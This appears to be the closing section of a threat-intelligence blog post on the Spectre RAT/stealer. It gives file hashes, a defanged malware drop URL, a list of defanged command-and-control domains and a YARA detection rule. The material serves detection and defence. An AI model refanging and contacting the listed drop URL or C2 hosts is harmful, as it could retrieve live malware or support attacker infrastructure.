Indicators of Compromise

- Hash
  - d99c7a4c9a5619f64f32a600a20f49907b0cdf933de307ae2b073d3a6e173b53
  - 0fa4f066bdf3f4f7769afe4a01e4cba8680ac200743aaf24d0a3e9d1e76c83e3
  - 9f8d67fdc1473c31193fb36e7ca37005c9af1c4052f8944c42f4eb0ba6188448
  - d0a9a0fc888a7c3aa49e0570d7878118a4e5933b16d8fe92626ff6c498c4781d
- DropURL:
  hxxp://176.123.2.]79/upload/winpro.exe
- C2:
  - voltaire-overproduction-bordering[.cc
  - nonradiancy-requisit-mank.[cc
  - balmlike-mends-officiates[.cc
  - fley-dothideacea-joker.[cc
  - archsatrap-uroxin-oarsman[.cc
  - enticement-reconclusion-pairedness[.cc
  - surplus-twentyfourmo-protecting.[cc
  - momental-scrooges-hoopster.[cc
  - conj-lithomancy-behove.[cc
  - healthsomely-bone-idle-rufigallic[.cc
  - enticement-reconclusion-pairedness[.cc

Yara Rules

```
rule spectre_stealer

{


meta:

description = "Yara Rule for Spectre RAT, versions 2,3,4"

author = "Yoroi Malware Zlab"

last_updated = "2021_10_08"

tlp = "white"

category = "informational"

strings:

$main = {FF 15 ?? ?? ?? ?? FF 15 ?? ?? ?? ?? 3D B7 00 00 00 75 06 57 E8 ?? 7? 00 00 E8 }

$c2_send_request = {ff 15 ?? ?? ?? ?? 85 c0 0f 85 ?? ?? ?? ?? 68 ?? ?? ?? ?? 8d 4f 04 c7 07 01 00 00 00 e8 ?? ?? ?? ?? 8b
[0-6] 00 10 00 00 83 f8 08 72 ?? 8b 4? [0-2] 8d 04 45 02 00 00 00 89 4?}

condition:

all of them and uint16(0) == 0x5A4D

}
```

This blog post was authored by Luigi Martire, Carmelo Ragusa and Luca Mella of Yoroi Malware ZLAB